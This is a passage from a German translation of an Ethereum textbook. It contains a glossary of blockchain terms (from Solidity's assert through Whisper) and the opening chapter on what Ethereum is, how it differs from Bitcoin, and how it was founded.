Bei Solidity wird `assert(false)` zu `0xfekompiliert`, einem ungültigen Opcode, der das verfügbare Gas verbraucht und alle Änderungen rückgängig macht. Schlägt eine `assert()`-Anweisung fehl, läuft etwas richtig schief, und Sie müssen Ihren Code korrigieren. Sie sollten `assert()` verwenden, um Bedingungen zu vermeiden, die niemals eintreten dürfen.

Belohnung (Reward)

In jedem neuen Block enthaltener Betrag an Ether, den der Miner vom Netzwerk erhält, der die Lösung für den Proof of Work gefunden hat.

Big-Endian

Repräsentation einer Zahl, bei der die höchstwertige Ziffer am Anfang steht. Das Gegenstück zu Little-Endian, bei der die niederwertigste Ziffer an erster Stelle steht.

BIPs

Bitcoin Improvement Proposals. Eine Reihe von Vorschlägen/Anträgen, die die Mitglieder der Bitcoin-Community eingereicht haben, um den Bitcoin zu verbessern. Zum Beispiel ist BIP-21 ein Vorschlag zur Verbesserung des Bitcoin-URI-Schemas (*Uniform Resource Identifier*).

Block

Eine Sammlung notwendiger Informationen (ein Block-Header) zu den enthaltenen Transaktionen sowie ein Reihe weiterer Block-Header, sogenannte Ommer. Blöcke werden durch Miner in das Ethereum-Netzwerk eingefügt.

Blockchain

Bei Ethereum eine Folge von durch ein Proof-of-Work-System validierten Blöcken. Jeder Block ist bis zurück zum Genesis-Block mit seinem Vorgänger verknüpft. Sie unterscheidet sich vom Bitcoin-Protokoll darin, dass es kein Limit für die Blockgröße gibt, stattdessen arbeitet sie mit variierenden Gaslimits.

Bytecode

Ein abstrakter Befehlssatz, entwickelt für die effiziente Ausführung durch einen Software-Interpreter oder eine virtuelle Maschine. Im Gegensatz zu für Menschen lesbarem Quellcode verwendet Bytecode ein numerisches Format.

Byzantium-Fork

Der erste von zwei Hard Forks der Metropolis-Entwicklungsphase. Er enthielt EIP-649: Metropolis Difficulty Bomb Delay and Block Reward Reduction, bei dem Ice Age (siehe unten) um ein Jahr verschoben und die Blockbelohnung von 5 auf 3 Ether reduziert wurde.

Constantinople-Fork

Der zweite Teil der Metropolis-Stufe, ursprünglich für Mitte 2018 geplant. Neben anderen Änderungen sollte der Wechsel auf einen hybriden Proof-of-Work-/Proof-of-Stake-Konsensalgorithmus erfolgen.

DAO

Decentralized Autonomous Organization. Ein Unternehmen oder eine andere Organisation ohne hierarchisches Management. Kann sich auch auf einen Kontrakt namens »The DAO« beziehen, der am 30. April 2016 gestartet und im Juni 2016 gehackt wurde. Er führte letztlich zu einem Hard Fork (Code-name DAO) an Block 1.192.000, der den gehackten DAO-Kontrakt rückgängig machte und mit Ethereum sowie Ethereum Classic zwei konkurrierende Systeme schuf.

DApp

Dezentralisierte Anwendung (*Decentralized Application*). Mindestens ein Smart Contract und eine Web-Benutzerschnittstelle. Etwas weiter gefasst, ist eine DApp eine Webanwendung, die auf offenen, dezentralisierten Peer-to-Peer-Infrastrukturdiensten aufsetzt. Darüber hinaus enthalten viele DApps dezentralisierten Speicher und/oder ein Nachrichtenprotokoll und eine Plattform.

Deed (deutsch Urkunde)

NFT-Standard (*Non-fungible Token*, nicht fungible Tokens), der mit dem ERC721-Proposal eingeführt wurde. Im Gegensatz zu ERC20-Tokens bewei-

sen Deeds das Eigentumsrecht und sind nicht austauschbar. Allerdings werden sie von keiner Jurisdiktion als gültige Dokumente anerkannt – zumindest noch nicht (siehe auch »NFT«).

Difficulty

Eine netzwerkweite Einstellung, die festlegt, wie viel Rechenleistung nötig ist, um den Proof of Work zu berechnen.

Digitale Signatur

Ein kurzer Datenstring, den ein Nutzer für ein Dokument mithilfe seines privaten Schlüssels erzeugt. Jeder, der über den dazugehörigen öffentlichen Schlüssel, die Signatur und das Dokument verfügt, kann verifizieren, dass erstens das Dokument vom Eigentümer mit dem entsprechenden privaten Schlüssel »signiert« wurde, und zweitens, dass das Dokument nicht verändert wurde, nachdem es signiert wurde.

ECDSA

Elliptic Curve Digital Signature Algorithm. Ein kryptografischer Algorithmus, über den Ethereum sicherstellt, dass die Mittel nur von ihren rechtmäßigen Besitzern ausgegeben werden können.

EIP

Ethereum Improvement Proposal. Ein Designdokument mit Informationen für die Ethereum-Community. Beschreibt ein vorgeschlagenes neues Feature oder seine Prozesse oder seine Umgebung. Weitere Informationen finden Sie auf <https://github.com/ethereum/EIPs> (siehe auch »ERC«).

ENS

Ethereum Name Service. Weitere Informationen finden Sie auf <https://github.com/ethereum/ens/>.

Entropie

Im Kontext der Kryptografie das Fehlen der Vorhersagbarkeit oder der Grad der Zufälligkeit. Bei der Generierung geheimer Informationen, etwa privaten Schlüsseln, sind Algorithmen üblicherweise auf eine Quelle hoher Entropie angewiesen, um sicherzustellen, dass das Ergebnis nicht vorhersagbar ist.

EOA

Externally Owned Account. Ein im Ethereum-Netzwerk von oder für menschliche Nutzer angelegter Account.

ERC

Ethereum Request for Comments. Bezeichnung für einige EIPs, die einen bestimmten Standard der Ethereum-Nutzung definieren.

Ethash

Ein Proof-of-Work-Algorithmus für Ethereum 1.0. Weitere Informationen finden Sie auf <https://github.com/ethereum/wiki/wiki/Ethash>.

Ether

Die native Kryptowährung des Ethereum-Ökosystems, das den »Gaspreis« bei der Ausführung von Smart Contracts abdeckt. Ihr Symbol ist Ξ , also der griechische Großbuchstabe Xi.

Event

Erlaubt die Nutzung des EVM-Logging-Systems. DApps können Events nutzen, um JavaScript-Callbacks in der Benutzerschnittstelle anzustoßen. Weitere Informationen finden Sie auf <http://solidity.readthedocs.io/en/develop/contracts.html#events>.

EVM

Ethereum Virtual Machine. Eine stackbasierte virtuelle Maschine, die Bytecode ausführt. Bei Ethereum legt das Ausführungsmodell fest, wie sich der Systemzustand durch eine gegebene Folge von Bytecode-Instruktionen und einem kleinen Tupel mit Umgebungsdaten ändert. Spezifiziert wird das durch ein formales Modell eines virtuellen Zustandsautomaten.

EVM-Assemblersprache

Eine visuell lesbare Form des EVM-Bytencodes.

Fallback-Funktion

Eine Standardfunktion, die aufgerufen wird, wenn Daten fehlen oder kein Funktionsname deklariert wurde.

Faucet

Ein Service, der Mittel in Form freier Test-Ether verteilt, die in einem Testnetz genutzt werden können.

Finney

Eine Ether-Stückelung: 10^{15} Finney = 1 Ether.

Fork

Eine Änderung des Protokolls, die zur Bildung einer alternativen Chain führt. Auch eine kurzzeitige Abweichung zweier möglicher Blockpfade während des Minings.

Frontier

Die initiale Testentwicklungsphase, die vom Juli 2015 bis zum März 2016 dauerte.

Ganache

Eine persönliche Ethereum-Blockchain, in der Sie Tests vornehmen, Befehle ausführen und den Zustand untersuchen können, während Sie den Betrieb der Chain verfolgen.

Gas

Ein virtueller »Treibstoff«, der bei Ethereum zur Ausführung von Smart Contracts genutzt wird. Die EVM verwendet einen Abrechnungsmechanismus, um den Verbrauch an Gas nachzuhalten und den Verbrauch von Computerressourcen zu limitieren (siehe »Turing-vollständig«).

Gaslimit

Die maximale Menge Gas, die eine Transaktion oder ein Block verbrauchen darf.

Gavin Wood

Ein britischer Programmierer, Mitgründer und früherer CTO von Ethereum. Im August 2014 hat er Solidity vorgeschlagen, eine kontraktororientierte Programmiersprache zur Entwicklung von Smart Contracts.

Geheimer Schlüssel (Secret Key oder auch Private Key)

Die geheime Zahl, die es Ethereum-Nutzern erlaubt, ihren Besitzanspruch an einem Account oder Kontrakt zu beweisen, indem sie eine digitale Signatur erzeugen (siehe »Öffentlicher Schlüssel«, »Adresse«, »ECDSA«).

Genesis-Block

Der erste Block in einer Blockchain, der zur Initialisierung eines bestimmten Netzwerks und der Kryptowährung verwendet wurde.

Geth

Go Ethereum. Eine der bekanntesten Implementierungen des Ethereum-Protokolls, geschrieben in Go.

Hard Fork

Ein Hard Fork ist eine permanente Teilung der Blockchain. Tritt häufig ein, wenn veraltete Nodes Blöcke nicht mehr validieren können, die neueren Konsensregeln folgen. Nicht zu verwechseln mit Fork, Soft Fork oder Git-Fork.

Hash

Ein Fingerabdruck fester Länge für eine Eingabe variabler Länge. Wird durch eine Hashfunktion berechnet.

HD-Wallet

Eine Wallet, die das HD-Protokoll (BIP-32) verwendet.

HD-Wallet-Seed

Ein Wert, der zur Generierung des privaten Master-Keys und des Master-Chain-Codes einer HD-Wallet verwendet wird. Der Wallet-Seed-Wert kann durch mnemonische Wörter repräsentiert werden, die es Menschen einfacher machen, private Schlüssel zu kopieren, zu sichern und wiederherzustellen.

Homestead

Die zweite Entwicklungsphase von Ethereum, die im März 2016 mit Block 1.150.000 gestartet wurde.

ICAP

Inter Exchange Client Address Protocol. Eine Ethereum-Adresscodierung, die zum Teil mit der IBAN-Codierung (*International Bank Account Number*) kompatibel ist. Bietet eine vielseitige, kompatible und mit Prüfsummen versehene Codierung für Ethereum-Adressen. ICAP-Adressen verwenden einen neuen IBAN-Pseudo-Ländercode, XE (für *eXtended Ethereum*), wie er bei unregulierten Währungen (z.B. XBT, XRP, XCP) verwendet wird.

Ice Age

Ein Ethereum-Hard-Fork an Block 200.000, der eine exponentielle Difficulty-Erhöhung (eine Difficulty-Bombe) einführt, um zum Wechsel auf Proof of Stake zu motivieren.

IDE

Integrated Development Environment (integrierte Entwicklungsumgebung). Eine Benutzerschnittstelle, die üblicherweise Code-Editor, Compiler, Runtime und Debugger kombiniert.

Interne Transaktion (auch Nachricht)

Eine Transaktion, die von einem Kontrakt-Account an einen anderen Kontrakt-Account oder einen EOA gesendet wird.

IPFS

InterPlanetary File System. Ein Protokoll, Netzwerk und Open-Source-Projekt zur Entwicklung einer Peer-to-Peer-Methode zur inhaltsadressierten Speicherung und Verteilung von Hypermedia in einem verteilten Dateisystem.

KDF

Schlüsselableitungsfunktion (*Key Derivation Function*), auch »Passwortstreckung« (engl. Password Stretching) genannt. Wird von *keystore*-Formaten zum Schutz vor Brute-Force-, Dictionary- und Rainbow-Table-Angriffen auf die Passphrasenverschlüsselung genutzt, indem die Passphrase wiederholt gehasht wird.

Keccak-256

Bei Ethereum verwendete kryptografische Hashfunktion. Keccak-256 wurde als SHA-3 standardisiert.

Keystore-Datei

Eine JSON-codierte Datei mit einem einzelnen (zufällig generierten) privaten Schlüssel. Wird mit einer Passphrase verschlüsselt, um die Sicherheit zu erhöhen.

Kompilierung

Konvertierung des in einer höheren Programmiersprache (wie Solidity) geschriebenen Codes in eine maschinennahe Sprache (wie EVM-Bytecode).

Konsens

Wenn zahlreiche Nodes – üblicherweise die meisten Nodes des Netzwerks – die gleichen Blöcke in ihrer lokal validierten besten Blockchain vorliegen haben. Nicht zu verwechseln mit den Konsensregeln.

Konsensregeln

Die Regeln der Blockvalidierung, denen Full Nodes folgen, um den Konsens mit anderen Nodes zu erhalten. Nicht zu verwechseln mit dem Konsens.

Kontrakt-Account

Ein Account, der Code enthält, der immer dann ausgeführt wird, wenn er eine Transaktion von einem anderen Account (EOA oder Kontrakt) empfängt.

Kontrakt-Erzeugungstransaktion (Contract Creation Transaction)

Eine spezielle Transaktion mit der »Nulladresse« als Empfänger. Registriert einen Kontrakt und hält ihn auf der Ethereum-Blockchain fest (siehe »Nulladresse«).

Leichtgewichtiger (lightweight) Client

Ein Ethereum-Client, der keine lokale Kopie der Blockchain vorhält und Blöcke bzw. Transaktionen nicht validiert. Bietet die Funktionen einer Wallet und kann Transaktionen senden.

LevelDB

Ein unter Open-Source-Lizenz stehender festplattenbasierter Schlüssel/Wert-Speicher. Implementiert als leichtgewichtige, spezialisierte Bibliothek mit Bindungen für viele Plattformen.

Library (Bibliothek)

Eine spezielle Art von Kontrakt ohne Zahlungsfunktion, Fallback-Funktion und Datenspeicher. Daher kann sie Ether weder empfangen noch halten und auch keine Daten speichern. Eine Bibliothek dient als bereits eingesetzter Code, den andere Kontrakte nur lesend für Berechnungen nutzen können.

Merkle-Patricia-Baum

Eine von Ethereum genutzte Datenstruktur zur effizienten Speicherung von Schlüssel/Wert-Paaren.

METoken

Mastering-Ethereum-Token. Ein ERC20-Token, das in diesem Buch zu Demonstrationszwecken verwendet wird.

Metropolis

Die dritte Entwicklungsstufe von Ethereum. Gestartet im Oktober 2017.

Miner

Ein Netzwerk-Node, der einen gültigen Proof of Work für neue Blöcke durch wiederholtes Hashing findet.

Mist

Der erste Ethereum-fähige Browser, entwickelt von der Ethereum Foundation. Enthält eine browserbasierte Wallet und war die erste Implementierung des ERC20-Token-Standards (Fabian Vogelsteller, Autor von ERC20, war auch Hauptentwickler von Mist). Mist war ebenfalls die erste Wallet, die die camelCase-Prüfsumme (EIP-55, siehe »Hex-Codierung mit Prüfsumme durch Großschreibung (EIP-55)« auf Seite 78) einführte. Mist läuft als Full Node und bietet einen vollständigen DApp-Browser mit Unterstützung für Swarm-basierten Speicher und ENS-Adressen.

Nachricht (Message)

Eine interne Transaktion, die nie serialisiert und nur innerhalb der EVM gesendet wird.

Nachrichtenaufruf (Message Call)

Der Akt der Übergabe einer Nachricht von einem Account an einen anderen. Ist der Ziel-Account mit EVM-Code verknüpft, wird die VM mit dem Zustand des Objekts und der entsprechenden Nachricht gestartet.

Netzwerk

Verweist auf das Ethereum-Netzwerk, ein Peer-to-Peer-Netzwerk, das Transaktionen und Blöcke an jeden Ethereum-Node (Netzwerkteilnehmer) propagiert.

NFT

Ein »nicht austauschbares Token« (Non-fungible Token, auch Deed genannt). Dieser Token-Standard wurde im ERC721-Proposal eingeführt. NFTs können nachverfolgt und gehandelt werden, aber jedes Token ist einmalig. Im Gegensatz zu ERC20-Tokens sind sie nicht austauschbar. NFTs können das Eigentumsrecht an digitalen oder physikalischen Vermögenswerten repräsentieren.

Node

Ein Softwareclient, der am Netzwerk teilnimmt.

Nonce

In der Kryptografie ein Wert, der nur einmal verwendet werden kann. Bei Ethereum werden zwei Arten von Nonces genutzt: Eine Account-Nonce ist ein Transaktionszähler in jedem Account, der verwendet wird, um Replay-Angriffe zu verhindern, eine Proof-of-Work-Nonce ist ein zufälliger Wert in einem Block, der verwendet wurde, um dem Proof of Work zu genügen.

Nulladresse (Zero Address)

Eine spezielle vollständig aus Nullen bestehende Ethereum-Adresse. Wird als Zieladresse einer Kontrakterzeugungstransaktion angegeben.

Öffentlicher Schlüssel (Public Key)

Eine Zahl, die über eine Einwegfunktion aus einem privaten Schlüssel abgeleitet wird. Er kann öffentlich bekannt gemacht und von jedem genutzt werden, um eine mit dem dazugehörigen privaten Schlüssel erzeugte digitale Signatur zu verifizieren.

Ommer

Der Child-Block eines Nachkommens, der selbst kein Nachkomme ist. Findet ein Miner einen gültigen Block, kann ein anderer Miner bereits einen konkurrierenden Block an die Spitze der Blockchain gesetzt haben. Im Gegensatz zu Bitcoin können bei Ethereum verwaiste Blöcke durch neuere Blöcke als Ommer eingefügt werden und einen partiellen Anteil an der Block-Belohnung erhalten. »Ommer« ist der bevorzugte Gender-neutrale Begriff für das Geschwisterkind eines Parent-Nodes, wird manchmal aber auch als »Onkel« (engl. Uncle) bezeichnet.

Parity

Eine der bekanntesten interoperablen Implementierungen der Ethereum-Client-software.

Privater Schlüssel

Siehe »geheimer Schlüssel«.

Problem der Unveränderlichkeit von Code (Immutability)

Sobald der Code eines Kontrakts (oder einer Bibliothek) aktiviert ist (Deployment), kann er nicht mehr geändert werden. Die Praxis der Softwareentwicklung von Standardsoftware basiert darauf, dass mögliche Fehler behoben und neue Features eingefügt werden können. Die Unveränderlichkeit ist also eine Herausforderung bei der Entwicklung von Smart Contracts.

Proof of Stake (PoS)

Eine Methode, mit der das Protokoll einer Kryptowährung versucht, einen Konsens im Netzwerk herzustellen. Bei PoS müssen die Nutzer den Besitz einer gewissen Menge an Kryptowährung (ihren »Anteil«, engl. Stake) nachweisen, um an der Validierung von Transaktionen mitwirken zu können.

Proof of Work (PoW)

Ein Datenelement (der »Beweis«, engl. Proof), dessen Auffinden einen beträchtlichen rechnerischen Aufwand verlangt. Bei Ethereum müssen Miner eine numerische Lösung für den Ethash-Algorithmus finden, der die netzwerkweite Zielvorgabe, das sogenannte Difficulty Target, erfüllt.

Receipt

Ein »Beleg«, d.h. Daten, die von einem Ethereum-Client zurückgegeben werden und das Ergebnis einer bestimmten Transaktion repräsentieren. Enthält den Hash der Transaktion, die Blocknummer, die Menge des verbrauchten Gases und, beim Einsatz eines Smart Contract, die Adresse des Kontrakts.

Reentrancy-Angriff

Ein Angriff, bei dem ein Angreiferkontrakt eine Funktion des Opferkontrakts rekursiv aufruft. Das kann beispielsweise zum Diebstahl von Mitteln führen, indem Teile des Opferkontrakts übersprungen werden, die die Guthaben aktualisieren oder Abhebungen nachhalten.

RLP

Recursive Length Prefix. Ein von Ethereum-Entwicklern entworfener Codierungsstandard zur Codierung und Serialisierung von Objekten (Datenstrukturen) beliebiger Komplexität und Länge.

Satoshi Nakamoto

Der Name, der von jener Person (oder den Personen) verwendet wurde, die den Bitcoin entworfen, die ursprüngliche Referenzimplementierung entwickelt und das Double-Spending-Problem für Digitalwährungen gelöst hat. Die wahre Identität ist bis heute nicht bekannt.

Serenity

Die vierte und letzte Entwicklungsstufe von Ethereum. Für Serenity gibt es noch kein geplantes Veröffentlichungsdatum.

Serpent

Eine prozedurale (imperative) Smart-Contract-Programmiersprache mit einer Python-ähnlichen Syntax.

SHA

Secure Hash Algorithm. Eine Familie kryptografischer Hashfunktionen, die vom *National Institute of Standards and Technology* (NIST) veröffentlicht wurde.

Singleton

Dieser Begriff aus der Programmierung beschreibt ein Objekt, das in nur einer Instanz vorkommen kann.

Smart Contract

Ein Programm, das in der Ethereum-Datenverarbeitungsinfrastruktur ausgeführt wird.

Solidity

Eine prozedurale (imperative) Programmiersprache mit einer Syntax, die JavaScript, C++ oder Java ähnelt. Die bekannteste und am häufigsten verwendete Sprache für Ethereum-Smart-Contracts, entwickelt von Dr. Gavin Wood (Mitverfasser dieses Buchs).

Solidity-Inline-Assembler

EVM-Assembler in einem Solidity-Programm. Die Unterstützung eines Inline-Assemblers in Solidity vereinfacht die Entwicklung bestimmter Operationen.

Spurious Dragon

Ein Hard Fork der Ethereum-Blockchain, der an Block 2.675.000 durchgeführt wurde. Adressiert weitere Denial-of-Service-Vektoren und Zustandskorrekturen (siehe auch »Tangerine Whistle«). Ebenfalls ein Schutzmechanismus vor Replay-Angriffen.

Swarm

Ein dezentralisiertes (P2P-)Speichernetzwerk. Wird zusammen mit web3 und Whisper zur Entwicklung von DApps genutzt.

Szabo

Eine Ether-Stückelung: 10^{12} Szabo = 1 Ether.

Tangerine Whistle

Ein Hard Fork der Ethereum-Blockchain, der an Block 2.463.000 durchgeführt wurde, um die Gasberechnung für bestimmte I/O-intensive Operationen anzupassen und den akkumulierten Zustand eines Denial-of-Service-Angriffs zurückzusetzen, der die niedrigen Gaskosten dieser Operationen ausnutzte.

Testnet

Kurzform von »Testnetzwerk«. In diesem Netzwerk kann das Verhalten des Ethereum-Hauptnetzwerks simuliert werden.

Transaktion

An die Ethereum-Blockchain übergebenen Daten, die vom ausstellenden Account signiert und für eine bestimmte Zieladresse gedacht sind. Die Transaktion enthält Metadaten wie das Gaslimit für diese Transaktion.

Truffle

Eines der am häufigsten eingesetzten Entwicklungs-Frameworks für Ethereum.

Turing-vollständig

Ein nach dem englischen Mathematiker und Informatiker Alan Turing benanntes Konzept: Ein System Daten manipulierender Regeln (wie der Befehlsatz eines Computers, eine Programmiersprache oder ein zellulärer Automat) ist »Turing-vollständig« oder »rechnerisch universell«, wenn es eine Turing-Maschine simulieren kann.

Vitalik Buterin

Ein russisch-kanadischer Programmierer und Autor, der hauptsächlich als Mitgründer von Ethereum und des Bitcoin Magazine bekannt ist.

Vyper

Eine höhere Programmiersprache ähnlich Serpent mit einer Python-artigen Syntax. Ziel ist eine rein funktionale Sprache. Entwickelt von Vitalik Buterin.

Wallet

Eine Software, die geheime Schlüssel verwaltet. Wird genutzt, um auf Ethereum-Accounts zuzugreifen bzw. diese zu kontrollieren und um mit Smart Contracts zu interagieren. Schlüssel müssen nicht in einer Wallet gespeichert werden, sondern können aus externen Speichern (z.B. Speicherkarte oder Papier) abgerufen werden, um die Sicherheit zu erhöhen. Trotz ihres Namens speichern Wallets keine Coins oder Tokens.

Web3

Die dritte Version des Webs. Sie wurde von Dr. Gavin Wood vorgeschlagen und stellt eine neue Vision und einen neuen Fokus für Webanwendungen dar: von zentral vorgehaltenen und verwalteten Anwendungen hin zu Anwendungen, die auf dezentralisierten Protokollen aufbauen.

Wei

Die kleinste Ether-Stückelung: 10^{18} Wei = 1 Ether.

Whisper

Ein dezentralisierter (P2P-)Messaging-Dienst. Wird zusammen mit web3 und Swarm zur Entwicklung von DApps genutzt.

Was ist Ethereum?

Ethereum wird häufig als »Weltcomputer« beschrieben, doch was bedeutet das? Wir wollen mit einer informatiklastigeren Betrachtung beginnen und versuchen dann, das mit einer etwas praktischeren Analyse der Fähigkeiten und Charakteristika von Ethereum aufzuschlüsseln, während wir ihn mit Bitcoin und anderen dezentralisierten Informationsaustauschplattformen (oder kurz »Blockchains«) vergleichen.

Aus Sicht der Informatik ist Ethereum eine deterministische, doch praktisch unbegrenzte Zustandsmaschine (State Machine), bestehend aus einem global zugänglichen Singleton-Zustand und einer virtuellen Maschine, die Änderungen an diesem Zustand vornimmt.

Aus einer etwas praktischeren Sicht ist Ethereum eine Open-Source-basierte, globale, dezentralisierte Infrastruktur, die als *Smart Contracts* bezeichnete Programme ausführt. Es nutzt die Blockchain zur Synchronisation und Speicherung der Zustandsänderungen des Systems sowie eine Kryptowährung namens *Ether*, um die Kosten der Ausführungsressourcen zu messen und zu beschränken.

Die Ethereum-Plattform ermöglicht es Entwicklern, leistungsfähige dezentralisierte Anwendungen mit integrierten ökonomischen Funktionen zu entwickeln. Sie bietet Hochverfügbarkeit, Nachvollziehbarkeit, Transparenz und Neutralität und reduziert bzw. eliminiert gleichzeitig die Zensur und bestimmte Gegenparteirisiken.

Vergleich mit Bitcoin

Viele Menschen, die zu Ethereum kommen, haben bereits Erfahrung mit Kryptowährungen, insbesondere Bitcoin. Ethereum hat mit anderen offenen Blockchains vieles gemeinsam: ein die Teilnehmer verbindendes Peer-to-Peer-Netzwerk, einen byzantinischen, fehlertoleranten Konsensalgorithmus zur Synchronisation der Zustands-Updates (eine Proof-of-Work-Blockchain), die Nutzung kryptografischer Primitive wie digitale Signaturen und Hashs sowie eine Kryptowährung (Ether).

Doch in vielerlei Hinsicht unterscheiden sich sowohl Zweck als auch Aufbau von Ethereum deutlich von früheren offenen Blockchains einschließlich Bitcoin.

Ethereums Zweck ist nicht primär der eines digitalen Zahlungsnetzwerks. Zwar ist die Digitalwährung Ether integraler Bestandteil von Ethereum und für den Betrieb unverzichtbar, doch gedacht ist Ether als »Hilfswährung«, um die Nutzung der Ethereum-Plattform als Weltcomputer bezahlen zu können.

Im Gegensatz zum Bitcoin, der nur eine stark eingeschränkte Skriptsprache besitzt, wurde Ethereum als programmierbare Allzweck-Blockchain entworfen, die eine *virtuelle Maschine* verwendet, die Code beliebiger und unbegrenzter Komplexität ausführen kann. Während sich Bitcoins Skriptsprache ganz bewusst auf die einfache Wahr/Falsch-Evaluierung von Ausgabebedingungen beschränkt, ist Ethereum Sprache *Turing-vollständig*, was bedeutet, dass Ethereum direkt als Allzweckcomputer verwendet werden kann.

Komponenten einer Blockchain

Die Komponenten einer offenen (und öffentlichen) Blockchain umfassen (üblicherweise):

- Ein *Peer-to-Peer-Netzwerk* (P2P), das die Teilnehmer verbindet und Transaktionen sowie Blöcke verifizierter Transaktionen über ein standardisiertes Protokoll propagiert.
- *Nachrichten* (Messages) in Form von Transaktionen, die Zustandsübergänge repräsentieren.
- Eine Reihe von *Konsensregeln*, die festlegen, woraus eine Transaktion besteht und was einen gültigen Zustandsübergang darstellt.
- Eine *Zustandsmaschine*, die Transaktionen entsprechend den Konsensregeln verarbeitet.
- Eine *Kette kryptografisch gesicherter Blöcke*, die als Journal aller verifizierten und akzeptierten Zustandsübergänge dienen.
- Ein *Konsensalgorithmus*, der die Kontrolle über die Blockchain dezentralisiert, indem er die Teilnehmer dazu zwingt, bei der Durchsetzung der Konsensregeln zusammenzuarbeiten.
- Ein spieltheoretisch solides *Anreizsystem* (z.B. Proof-of-Work-Kosten plus Blockbelohnungen), um die Zustandsmaschine in einer offenen Umgebung ökonomisch abzusichern.
- Ein oder mehrere Open-Source-Softwareimplementierungen obiger Punkte (»Clients«).

Alle oder die meisten dieser Komponenten werden üblicherweise in einem einzigen Softwareclient kombiniert. Zum Beispiel wird bei Bitcoin die Referenzimplementierung vom Open-Source-Projekt *Bitcoin Core* entwickelt und als *bitcoind*-Client

implementiert. Bei Ethereum gibt es anstelle einer Referenzimplementierung eine *Referenzspezifikation*, d.h. eine mathematische Beschreibung des Systems im Yellow Paper (siehe »Weiterführende Literatur« auf Seite 7). Es gibt eine Reihe von Clients, die basierend auf der Referenzspezifikation entwickelt wurden.

In der Vergangenheit haben wir den Begriff »Blockchain« für alle gerade aufgeführten Komponenten verwendet, also als Sammelbezeichnung für die Kombination aus Techniken, die die beschriebenen Charakteristika aufweisen. Heutzutage gibt es hingegen eine Vielzahl von Blockchains mit unterschiedlichen Eigenschaften. Wir benötigen daher Kriterien, die uns dabei helfen, die Charakteristika der fraglichen Blockchain zu verstehen, etwa *offen*, *öffentlich*, *global*, *dezentralisiert*, *neutral* und *zensurresistent*, um die wichtigen Charakteristika eines Blockchain-Systems zu identifizieren, die diese Komponenten ermöglichen.

Nicht alle Blockchains sind gleich. Wenn Ihnen jemand sagt, dass es sich um eine Blockchain handelt, haben Sie keine Antwort erhalten, sondern müssen eine ganze Reihe von Fragen stellen, um zu klären, was in diesem Fall mit dem Wort »Blockchain« genau gemeint ist. Fragen Sie zuerst nach einer Beschreibung der Komponenten der obigen Liste und erkundigen Sie sich dann, ob diese »Blockchain« Charakteristika wie *offen*, *öffentlich* etc. aufweist.

Die Geburt von Ethereum

Alle großen Innovationen lösen reale Probleme, und Ethereum ist da keine Ausnahme. Es wurde zu einer Zeit konzipiert, als man die Leistungsfähigkeit des Bitcoin-Modells erkannte und über den Einsatz in Kryptowährungsanwendungen hinausgehen wollte. Doch die Entwickler hatten ein Problem: Entweder mussten sie auf Bitcoin aufsetzen oder eine neue Blockchain starten. Auf Bitcoin aufzubauen, bedeutete, mit den beabsichtigten Einschränkungen des Netzwerks zu leben und nach Behelfslösungen zu suchen. Die beschränkte Menge an Transaktionstypen, Datentypen und Größen der Datenspeicherung schien die Art der Anwendungen einzuschränken, die direkt unter Bitcoin laufen könnten. Alles Weitere würde zusätzliche Off-Chain-Schichten verlangen, was viele der Vorteile einer öffentlichen Blockchain direkt aufheben würde. Für Projekte, die mehr Freiheit und Flexibilität benötigten, aber auf der Blockchain bleiben wollten, war eine neue Blockchain die einzige Lösung. Das wiederum bedeutete viel Arbeit: Bootstrapping aller Infrastrukturelemente, umfassende Tests etc.

Gegen Ende des Jahres 2013 begann Vitalik Buterin, ein junger Programmierer und Bitcoin-Enthusiast, darüber nachzudenken, wie man die Fähigkeiten von Bitcoin und Mastercoin (ein Overlay-Protokoll, das Bitcoin um rudimentäre Smart Contracts erweiterte) ausweiten könnte. Im Oktober dieses Jahres schlug Vitalik dem Mastercoin-Team einen generalisierten Ansatz vor, der es erlaubte, die spezialisierte Kontraktsprache von Mastercoin durch flexible und skriptfähige (aber nicht Touring-vollständige) Kontrakte zu ersetzen. Zwar war das Mastercoin-Team be-

eindrückt, doch die Änderungen des Vorschlags waren zu radikal, um in den Entwicklungsfahrplan zu passen.

Im Dezember 2013 begann Vitalik damit, ein Whitepaper zu teilen, das die Idee hinter Ethereum erläuterte: eine Turing-vollständige Allzweck-Blockchain. Ein paar Dutzend Menschen sahen diesen frühen Entwurf und gaben Feedback, was Vitalik half, seinen Vorschlag weiterzuentwickeln.

Beide Autoren dieses Buchs erhielten einen frühen Entwurf des Whitepaper und kommentierten ihn. Andreas M. Antonopoulos war von der Idee fasziniert und stellte Vitalik viele Fragen zur Nutzung einer separaten Blockchain zur Durchsetzung von Konsensregeln bei der Ausführung von Smart Contracts sowie zu den Auswirkungen einer Turing-vollständigen Sprache. Andreas verfolgte den Fortschritt von Ethereum mit großem Interesse, schrieb aber in dieser frühen Phase an seinem Buch *Mastering Bitcoin* und arbeitete daher nicht direkt (sondern erst viel später) an Ethereum mit. Dr. Gavin Wood hingegen war einer der ersten, der Vitalik ansprach und mit seinen C++-Programmierkenntnissen Hilfe anbot. Gavin wurde Ethereums Mitgründer, Mitgestalter und CTO.

Vitalik erinnert sich dazu in seinem »Ethereum Prehistory«-Post wie folgt: (<http://bit.ly/2T2t6zs>)

This was the time when the Ethereum protocol was entirely my own creation. From here on, however, new participants started to join the fold. By far the most prominent on the protocol side was Gavin Wood...

Gavin can also be largely credited for the subtle change in vision from viewing Ethereum as a platform for building programmable money, with blockchain-based contracts that can hold digital assets and transfer them according to pre-set rules, to a general-purpose computing platform. This started with subtle changes in emphasis and terminology, and later this influence became stronger with the increasing emphasis on the »Web 3« ensemble, which saw Ethereum as being one piece of a suite of decentralized technologies, the other two being Whisper and Swarm.

Im Dezember 2013 begannen Vitalik und Gavin damit, die Idee zu verfeinern und weiterzuentwickeln und bauten die Protokollschicht auf, aus der Ethereum wurde.

Ethereums Gründer dachten an eine Blockchain ohne einen bestimmten Zweck, die eine Vielzahl von Anwendungen unterstützt, indem sie *programmiert* werden kann. Die Idee war, dass ein Entwickler durch die Nutzung einer Allzweck-Blockchain wie Ethereum eine Anwendung entwickeln konnte, ohne die zugrunde liegenden Mechanismen von Peer-to-Peer-Netzwerken, Blockchains, Konsensalgorithmen etc. implementieren zu müssen. Die Ethereum-Plattform wurde entworfen, um diese Details zu abstrahieren und eine deterministische, aber sichere Programmierungsumgebung für dezentralisierte Blockchain-Anwendungen zu schaffen.

